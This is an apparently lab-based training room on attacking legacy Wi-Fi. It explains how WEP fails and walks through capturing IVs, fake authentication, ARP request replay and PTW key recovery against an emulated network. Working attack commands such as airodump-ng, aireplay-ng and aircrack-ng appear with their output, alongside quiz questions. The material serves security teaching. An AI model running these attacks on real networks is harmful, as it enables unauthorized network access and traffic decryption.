Attacking Legacy Wi-Fi

Break WEP with a statistical key recovery attack and probe WPS for its PIN.

Task 1: Introduction

Wireless security standards have improved steadily over time. Each standard replaced the last one as its weaknesses became known. However, in the field, equipment stays in use after the standard that it shipped with has been replaced. A wireless print server bought in 2006 and never touched again is still doing its job perfectly well, and the network it sits on is still configured the way it had to be configured to accommodate it. Building controllers, industrial sensors, medical equipment, point of sale terminals and the occasional forgotten access point in a ceiling void all age in the same way. This older equipment is the easiest thing to attack in the building. As such, if we only know how to attack current protocols, we will miss it during an assessment.

Two mechanisms in particular keep appearing. The first is an encryption scheme that was weakened over time and then broken outright. We can now recover its key by collecting enough traffic and waiting a few seconds. The second is a convenience feature that was added on top of sound encryption. It is designed so that a user who does not want to type a long passphrase can press a button or enter a short number instead. This feature will hand that long passphrase to anyone who asks it correctly. The two mechanisms fail for entirely different reasons. The first mechanism fails because of its mathematics. The second mechanism fails because of its design. In both cases, we can get onto the network, even when the passphrase is strong.

In this room, we will carry both attacks through to completion against live targets. First, we will collect traffic from a WEP (Wired Equivalent Privacy) network until it yields enough initialisation vectors to recover the key statistically. Where the network is too quiet to supply this traffic, we will generate it deliberately. Next, we will open the same capture offline, so that we can read the cipher's construction out of real frames for ourselves. After that, we will take the key a second time from a station on its own, without contacting the access point at all. We will then use the recovered key to associate with the network as an ordinary client. Finally, we will identify a WPS (Wi-Fi Protected Setup) network and look at how the PIN attack works. We will then carry out the attack against it. We will watch the fast offline route fail against an access point that generates its random numbers properly, and then we will watch the slower route succeed. The slower route recovers a WPA2 passphrase that we would not have been able to crack from a captured handshake.

Learning Objectives

  • Explain how WEP uses RC4 and why a 24-bit initialisation vector makes keystream reuse inevitable.
  • Collect initialisation vectors with airodump-ng and generate them on demand with aireplay-ng ARP (Address Resolution Protocol) request replay.
  • Recover a WEP key from collected initialisation vectors using the PTW attack in aircrack-ng.
  • Read an initialisation vector and an ICV (Integrity Check Value) out of a captured frame, and decrypt one by hand with RC4 and CRC32.
  • Recover the key from a station alone with the Caffe Latte attack, without contacting the access point at all.
  • Narrow a keyspace from what is already known and exhaust what remains with a short Python search.
  • Associate with a WEP network using a raw key in wpa_supplicant rather than a derived PSK.
  • Carry a WPS PIN attack through to completion with reaver and recognise when Pixie Dust does not apply.
  • Explain why both attacks make the strength of the WPA2 passphrase irrelevant.

Prerequisites

Machine Access

Start the lab by clicking the Start Machine button below. The machine takes a couple of minutes to boot and then appears in Split View in your browser. The expand button in the bottom-left corner opens the VM in full screen. No login is required, since the session opens directly onto the desktop as the user account. If you would rather work from your own machine, the same account is reachable over SSH with the credentials below. Every command in this room runs on that machine. The lab networks are emulated radios inside the machine itself, so no AttackBox is needed.

The tasks build on one another, so they are meant to be worked in order. The machine does not retain that state across a restart. Resuming the room on another day means starting the lab again and re-running the earlier tasks.

Credentials for the lab machine are below:

Credentials


Username
 
user
 
Password
 
user
 
IP address
 
MACHINE_IP
 
Connection via
 
SSH
ssh user@MACHINE_IP
 

Confirming the Wireless Interfaces

Open a Terminal on the machine and confirm that the wireless interfaces are present:

Terminal
user@debian-thm:~$ sudo iw dev

Several wlan interfaces are listed, numbered from wlan0 upward. These are the radios that we will use to observe the networks in the lab and to attack them. Most of the tools in this room require root privileges, so our commands are prefixed with sudo. If a password is requested, we should enter user.

The attacks in this room run from a card in monitor mode, so create the monitor interface before you begin:

Terminal
user@debian-thm:~$ sudo airmon-ng check kill
user@debian-thm:~$ sudo airmon-ng start wlan0


The above commands will stop NetworkManager and then put wlan0 into monitor mode as wlan0mon. We should not skip the airmon-ng check kill command here. NetworkManager manages every wireless radio on the machine, so when it is left running it will reclaim the managed radio moments after wpa_supplicant associates with a network. When this happens, the association appears to succeed and wpa_supplicant reports no error. However, iw dev wlan1 link then reads Not connected, and every DHCPDISCOVER goes unanswered. Stopping NetworkManager first avoids this problem. The airmon-ng check kill command also stops any wpa_supplicant that is already running, so it has to be run before we start one of our own.

We will use wlan0mon for every capture and injection command in this room. We will use a second radio, wlan1, in managed mode to associate with each network once we hold its key. Keep the two roles separate, because the injection work in the WEP tasks and the association work that follows cannot share a radio. We will use two further radios, wlan4 and wlan5, only in the task that attacks a station rather than an access point. That task will set them up itself.

Answer the questions below

  1. Deploy the machine and read through the introduction, then continue to the next task when you are ready.

Task 2: How WEP Works and Why It Failed

Encryption on a wireless link has to satisfy an awkward constraint. Frames arrive out of order, some never arrive at all, and each one has to be decrypted on its own without depending on the frame before it. A stream cipher suits that situation well. Unlike a block cipher, which transforms fixed-size blocks, a stream cipher takes a key and produces a long pseudorandom sequence called a keystream. The keystream is combined with the plaintext one bit at a time using XOR. The receiver holds the same key, so it generates the identical keystream and applies XOR a second time. The second XOR cancels the first one and returns the original data. WEP uses the RC4 stream cipher for this. RC4 was fast and compact, and it was well regarded when the WEP standard was written.

The awkward part of any stream cipher is that a keystream must never be used twice. If two frames are encrypted with the same keystream and we capture both of them, we can XOR the two ciphertexts together. The same keystream appears in both frames, so it cancels itself out completely. What remains is the two plaintexts combined with each other. The key is not part of this result at all. We do not have the key at this point. However, structured data such as protocol headers can often be recovered from that combination alone, so the encryption is no longer protecting the data.

The Initialisation Vector and Why It Runs Out

Every device on the network shares one static key, so the keystream would be identical for every frame unless something varied it. WEP therefore prepends a per-frame value to the key before seeding RC4. This per-frame value is called an initialisation vector. The seed becomes the initialisation vector followed by the shared key, giving each frame a different keystream even though the key never changes. The receiver needs that value to rebuild the same seed. The value cannot be derived from anything secret, so it travels in the clear in the frame header. Sending the initialisation vector in the clear is a normal part of how WEP is designed.


The flaw in the initialisation vector is its size. The initialisation vector is 24 bits, allowing a little over sixteen million distinct values. An access point carrying a few hundred frames per second works through that entire space in a matter of hours. Some devices choose each initialisation vector at random. On these devices, a repeated initialisation vector appears long before the whole space has been used up. This is because the probability of a repeat grows with the square of the number of frames rather than linearly. Other devices count the initialisation vector upward instead. On these devices, the repeat waits for the counter to wrap or for the device to restart it. The network in our lab counts its initialisation vectors upward. We will see this in the Inside a WEP Frame task, when we read the counters straight out of a capture. Either way, two frames are certain to share an initialisation vector on a network like this one. Two frames that share an initialisation vector also share a keystream. This means that we only need to keep capturing traffic until two of these frames appear.

From Reused Keystreams to a Recovered Key

On top of keystream reuse, RC4 also does not mix its seed as thoroughly as a modern cipher would. In 2001, Fluhrer, Mantin and Shamir showed that for certain initialisation vector values the first bytes of the keystream are correlated with the bytes of the secret key. A single such frame reveals almost nothing, as the correlation is weak and any individual guess is usually wrong. However, if we collect hundreds of thousands of these frames, the correct value of each key byte emerges as the most frequent answer. The wrong guesses are scattered across many different values. This is known as the FMS attack. With the FMS attack, recovering the key comes down to collecting a large enough sample of frames.

In 2007, Pyshkin, Tews and Weinmann improved the attack considerably. This is known as the PTW attack. FMS could only use frames that carried one of the specific weak initialisation vectors, and it had to solve for the key bytes one after another. PTW extracts information from essentially every captured frame, and it solves for the key bytes together. In practice, PTW needs far less traffic than FMS. FMS needed several hundred thousand frames, while PTW needs a few tens of thousands. As such, an attack with FMS could take several hours. An attack with PTW can be finished while we are still capturing traffic.

Key Sizes and What They Do Not Buy


WEP is usually advertised as either 64-bit or 128-bit. Both of these numbers are misleading, because they count the initialisation vector as though it were part of the secret. A 64-bit key is a 40-bit shared secret written as ten hexadecimal digits, with the 24-bit initialisation vector making up the advertised remainder. A 128-bit key is a 104-bit shared secret written as twenty-six hexadecimal digits, with the 24-bit initialisation vector making up the advertised remainder. The secret is longer in the second case, and a longer secret would take much longer to brute force.

Neither FMS nor PTW is a brute-force attack, so the length of the secret makes little difference to them. Both attacks recover the key statistically from correlations in the traffic we capture. As such, the effort depends on how many initialisation vectors we have collected. The length of the key makes very little difference to the effort. If the network uses the longer key, we might need to capture somewhat more frames. However, the attack will still succeed against either key size. This is why WEP is described as broken, and choosing a longer key does not fix it. With WEP, a longer key might mean that we need to capture traffic for a few more minutes. This is different from WPA2, where a longer and more unusual passphrase costs us more, because the attack there is a guess-and-check against a wordlist.

Once we recover the key, we have access to everything the network has to offer. WEP has one shared key, and it does not use per-session keys. Because of this, that single value decrypts every frame from every device. This includes traffic captured before the key was recovered, and traffic captured long afterwards. WEP does not provide any forward secrecy. WEP also does not separate the traffic of one client from the traffic of another client. We can also associate with the network as an ordinary station. This places us inside whatever the wireless boundary was protecting. On networks that still run WEP, that boundary is often the only control between an outsider and the internal subnet. In many cases, the internal subnet is flat, and the services on it do not require authentication.

Answer the questions below

  1. How many bits long is the WEP initialisation vector?

  2. Which attack, named after its three authors and published in 2007, recovers a WEP key from far fewer initialisation vectors than the FMS attack?

Task 3: Capturing Initialisation Vectors

The WEP key can be recovered from a large enough sample of initialisation vectors. This means that the practical work of breaking WEP is almost entirely about collecting initialisation vectors. The target is Home-Legacy, which broadcasts from F0:9F:C2:71:22:11 on channel 3. The sweep in the Wi-Fi Fundamentals and Reconnaissance room listed Home-Legacy advertising WEP in both its ENC and CIPHER columns. No other network in the environment shows WEP in both of these columns. First, we can pin our monitor interface to channel 3 using airodump-ng. We can also filter the capture to the BSSID of Home-Legacy and write everything to disk.

Lab note: Leave this capture running in its own terminal for the rest of the task, and open a second terminal for the commands that follow. aireplay-ng generates the traffic but records none of it. The whole attack depends on airodump-ng collecting that traffic.

Terminal
user@debian-thm:~$ sudo airodump-ng -c 3 --bssid F0:9F:C2:71:22:11 -w wep wlan0mon

 CH  3 ][ Elapsed: 40 s ][ 2026-08-26 09:40

 BSSID              PWR RXQ  Beacons    #Data, #/s  CH   MB   ENC CIPHER  AUTH ESSID

 F0:9F:C2:71:22:11  -28 100      391    13817  345   3   54   WEP  WEP         Home-Legacy

 BSSID              STATION            PWR    Rate    Lost   Frames  Notes  Probes

 F0:9F:C2:71:22:11  64:32:A8:56:32:56  -29    0 - 1       0    13774

While the capture runs, we should watch the #Data column. The Beacons column counts the management frames that the access point sends, whether or not anyone is using the network. Beacon frames do not carry an initialisation vector. If the Beacons count is climbing steadily while #Data stays the same, we are not collecting anything of value. The #Data column counts encrypted data frames. Each of these data frames carries exactly one initialisation vector. The #/s column beside it shows the rate at which these data frames arrive. This capture is collecting 345 frames per second. The crack in the next task starts from 35,000 initialisation vectors. At this rate, we will have 35,000 initialisation vectors in under two minutes.


The station at 64:32:A8:56:32:56 is an associated client actively using the network, and its traffic accounts for almost the entire data count. As such, Home-Legacy is the easy case. It is a WEP network with a busy client, so all we need to do is wait. The tens of thousands of initialisation vectors that PTW needs will arrive without us injecting anything.

Generating Traffic When the Network Is Quiet

Most WEP networks that we come across will not have a busy client like the one on Home-Legacy. A WEP network that we encounter on a real assessment is far more likely to be a printer or a controller transmitting a handful of frames an hour. At that rate, our collection would take months. The attack needs traffic, and a network like this is not producing it. In that case, we have to generate the traffic ourselves.

To build a new encrypted frame, we would need keystream. We do not have any keystream yet. The fragmentation and chopchop attacks can recover a stretch of keystream from a captured frame without ever learning the key. That stretch of keystream is enough to forge new frames. However, the simpler route is to take an encrypted frame that already exists and send it a second time. The access point has no way to recognise a replayed frame as a duplicate, so it decrypts it, acts on it and responds. Each response is a new frame carrying a new initialisation vector. These new initialisation vectors are what we are trying to collect.

The frame that we replay is an ARP request. An ARP request is the short query a host sends to learn which MAC address owns an IP address on the local network. Even when it is encrypted, an ARP request can be identified by its fixed and distinctive length. Because of this, our tools can pick one out of a capture without being able to read it. More importantly, an ARP request is a question that reliably provokes an answer, so every copy that we replay generates fresh traffic.

Before we can inject anything, the access point has to recognise our radio as an associated station. The access point discards frames from an unknown source address. A fake authentication establishes that association without any knowledge of the key, because WEP's open system authentication does not verify that the station holds one. We can perform a fake authentication against Home-Legacy using aireplay-ng.

Terminal
user@debian-thm:~$ sudo aireplay-ng -1 0 -a F0:9F:C2:71:22:11 -h 02:00:00:00:00:00 wlan0mon
09:37:28  Waiting for beacon frame (BSSID: F0:9F:C2:71:22:11) on channel 3

09:37:28  Sending Authentication Request (Open System)
09:37:28  Authentication successful
09:37:28  Sending Association Request
09:37:28  Association successful :-) (AID: 1)

The -1 flag selects the fake authentication attack. The 0 that follows it is a delay in seconds. This is different from the -0 deauthentication attack used in the Attacking Open and WPA2-PSK Networks room. With -0, the number that follows is a count of frames. A delay of zero means that aireplay-ng associates once and does not keep re-associating afterwards. The -h value is the MAC address of the monitor interface itself. From the association identifier in the final line of the output, we can see that the access point has accepted the monitor interface as a station.

Next, we can start the ARP request replay using aireplay-ng. The -3 flag selects the ARP request replay attack.

Terminal
user@debian-thm:~$ sudo aireplay-ng -3 -b F0:9F:C2:71:22:11 -h 02:00:00:00:00:00 wlan0mon
09:37:28  Waiting for beacon frame (BSSID: F0:9F:C2:71:22:11) on channel 3

Saving ARP requests in replay_arp-0826-093728.cap
You should also start airodump-ng to capture replies.
Read 155 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
Read 502 packets (got 50 ARP requests and 0 ACKs), sent 49 packets...(499 pps)
Read 1216 packets (got 303 ARP requests and 0 ACKs), sent 300 packets...(501 pps)
Read 2489 packets (got 760 ARP requests and 0 ACKs), sent 750 packets...(499 pps)

The first line reports nothing captured, because the tool has to observe a real ARP request before it has anything to replay. Once a real ARP request arrives, the counters start to move together. The send rate settles at around 500 packets per second. Each of these packets draws a reply that carries a fresh initialisation vector. Our airodump-ng capture from earlier must stay running in its own terminal throughout. aireplay-ng generates the traffic but records none of it. In that terminal, we can see that the #Data count is now climbing much faster than the network would manage by itself.

Answer the questions below

  1. Which airodump-ng column counts the encrypted data frames that carry initialisation vectors?

  2. Which aireplay-ng attack number performs the ARP request replay?

Task 4: Recovering the WEP Key

In the previous task, we left a capture running that collects initialisation vectors. Recovering the key from that capture takes very little effort. aircrack-ng reads the capture file and counts what it holds. If the capture contains WEP traffic, aircrack-ng runs the PTW attack automatically. This means that we do not have to select an attack by hand. We can point aircrack-ng at our capture file and restrict it to the BSSID of our target, so that it does not stop to ask us which network we meant.

Terminal
user@debian-thm:~$ sudo aircrack-ng -b F0:9F:C2:71:22:11 wep-01.cap
Reading packets, please wait...
Opening wep-01.cap
Read 57983 packets.

1 potential targets

Attack will be restarted every 5000 captured ivs.
Got 35732 out of 35000 IVs
Starting PTW attack with 35732 ivs.

                                 Aircrack-ng 1.7 rev d3127e74

                     [00:00:04] Tested 37008 keys (got 24828 IVs)

   KB    depth   byte(vote)
    0    0/  1   11(50944) 8C(45312) E5(43264) E6(43264) 77(43008) 1E(42752)
    1    0/  2   BB(46336) 20(44032) 59(41728) AA(41728) EC(41728) 45(41472)
    2    8/ 17   F7(41472) 24(41216) DF(41216) F0(41216) 6E(40960) B0(40960)
    3    0/  1   CD(46080) CF(42496) 87(42240) 94(41984) 54(41728) 62(41728)
    4    0/  1   55(48128) 22(44032) 91(44032) 79(43776) 24(42496) 14(42240)

                         KEY FOUND! [ <key> ]
        Decrypted correctly: 100%


From the above output, we can see that the timer only shows a few seconds. The key on this network would not have been in any wordlist. This crack is different from the WPA2 crack that we performed in the Attacking Open and WPA2-PSK Networks room. In that attack, aircrack-ng derived a candidate key from every word in a list and checked each candidate against the captured handshake. This means that the work was proportional to the size of the list. A passphrase that was not in the list was never found at all. The PTW attack does not work through a wordlist and check each word against a handshake. The KB table in the above output shows the work that the PTW attack does. The KB table and the timer are redrawn in place while the search runs. They are not printed once at the end. If our capture holds enough initialisation vectors to find the key straight away, the table can disappear from the screen before we see it. In that case, the terminal only shows the result, with no timer left on screen.

If the table disappears before we see it, we can run the same command again and watch the first second of the output.

The number of candidates on each row depends on the width of the terminal. A narrow terminal shows six candidates on each row. A wide terminal shows sixteen candidates on each row. The table has one row for each byte of the key. The byte(vote) column shows the candidates for that byte, ranked by how much statistical support the captured initialisation vectors give each one. The correct byte is usually the first entry. The depth column shows how far down the ranking the search had to go. It reads as the depth reached out of the depth the search was allowed. For example, 0/ 1 means that the highest-voted byte was right first time. On key byte two, 8/ 17 means that the correct byte sat eight places down the ranking, past every candidate printed on that row. The key counter on the timer line does not measure that work. On this network, the key counter runs into the tens of thousands as the search widens. Testing those keys still only takes a few seconds. In comparison, a passphrase search would take hours. Most of the time for this attack was spent on the capture that we ran in the previous task.

The line reading Decrypted correctly: 100% is the verification step. Once aircrack-ng has a candidate key, it uses that key to decrypt frames from our capture and checks whether the results carry valid checksums. A wrong key produces garbage, and that garbage fails those checks straight away. This means that a clean result confirms that the recovered key is the one in use on the network. It also confirms that the recovered key is not a statistical artefact.

The key is displayed as five bytes separated by colons. The colons are only there to make the key easier to read. Five bytes is forty bits, so this is a 40-bit secret. A 40-bit secret is the configuration that is usually advertised as 64-bit WEP. Most tools want the key written without the separators, as a plain ten-character hexadecimal string. We should keep the key in this form for the next task.

If our capture had been short of initialisation vectors, aircrack-ng would have told us so. It would then have offered to retry the attack as more initialisation vectors arrived. This is why we can comfortably run aircrack-ng while our capture is still in progress. If we start aircrack-ng too early, it asks for more traffic. This is because, as explained in the How WEP Works and Why It Failed task, the attack is limited by how many initialisation vectors we collect. The attack is not limited by how much computing power we have. This means that against WEP, we only need to keep the capture running for long enough.

Answer the questions below

  1. What is the WEP key for Home-Legacy?

  2. What does aircrack-ng report as the decryption success rate when it confirms a recovered WEP key?

Task 5: Inside a WEP Frame

As we saw in the How WEP Works and Why It Failed task, the initialisation vector travels in the clear, as three unprotected bytes ahead of the encrypted data. This means that we can read it without the key, in the same way that the receiver does. We can print that field straight out of the file we collected earlier using tshark, the command-line form of Wireshark. tshark dissects a capture without decrypting anything in it.

Terminal
user@debian-thm:~$ tshark -r wep-01.cap -Y "wlan.fc.protected == 1" -T fields -e frame.number -e wlan.ta -e wlan.wep.iv -e wlan.wep.key -c 8
1	64:32:a8:56:32:56	0x64498e	0
2	f0:9f:c2:71:22:11	0xf8b243	0
3	64:32:a8:56:32:56	0x64498f	0
4	f0:9f:c2:71:22:11	0xf8b244	0
5	64:32:a8:56:32:56	0x644990	0
6	f0:9f:c2:71:22:11	0xf8b245	0

The -Y option is a display filter, and it keeps only the frames whose Protected bit is set. The -T fields option asks for named fields instead of a packet summary. The -c 8 option stops after eight frames have been read. This means that at most eight lines come back, and fewer lines come back when beacons or probe responses take up some of those first eight records. The columns are the frame number, the transmitter, the initialisation vector and the key index.

From the above output, we can see two transmitters. The access point is at f0:9f:c2:71:22:11 and the station is at 64:32:a8:56:32:56. The vectors from the two transmitters interleave in the listing. The station issues 64498e, 64498f and 644990. The access point issues f8b243, f8b244 and f8b245. This means that each device is running its own counter. Each counter goes up by one for every frame, starting from wherever it happened to be when the device booted. This is the counting behaviour described in the How WEP Works and Why It Failed task. On these devices, a vector repeats when the counter wraps after going through all 16,777,216 possible vectors, or when the device restarts. The key index reads 0 on every row. A station may hold four keys, and the key index names the key that encrypted the frame. The key index is the same field that wep_tx_keyidx sets in a client configuration. The counters will also skip values. A counter advances once for every frame its owner transmits. A capture only records the frames the card happened to receive. This means that a listing taken from your own capture will show jumps wherever a frame was missed. The vectors there will differ from the ones above as well, since they record where each counter had reached when you started listening.


The receiver prepends those three public bytes to the shared key and seeds RC4 with the result. A 40-bit key is five bytes, so the seed is eight bytes long and three of them arrived in the clear. Joining the vector to the key is the entire construction. The construction is small enough that we can write it out ourselves and check it against real frames.

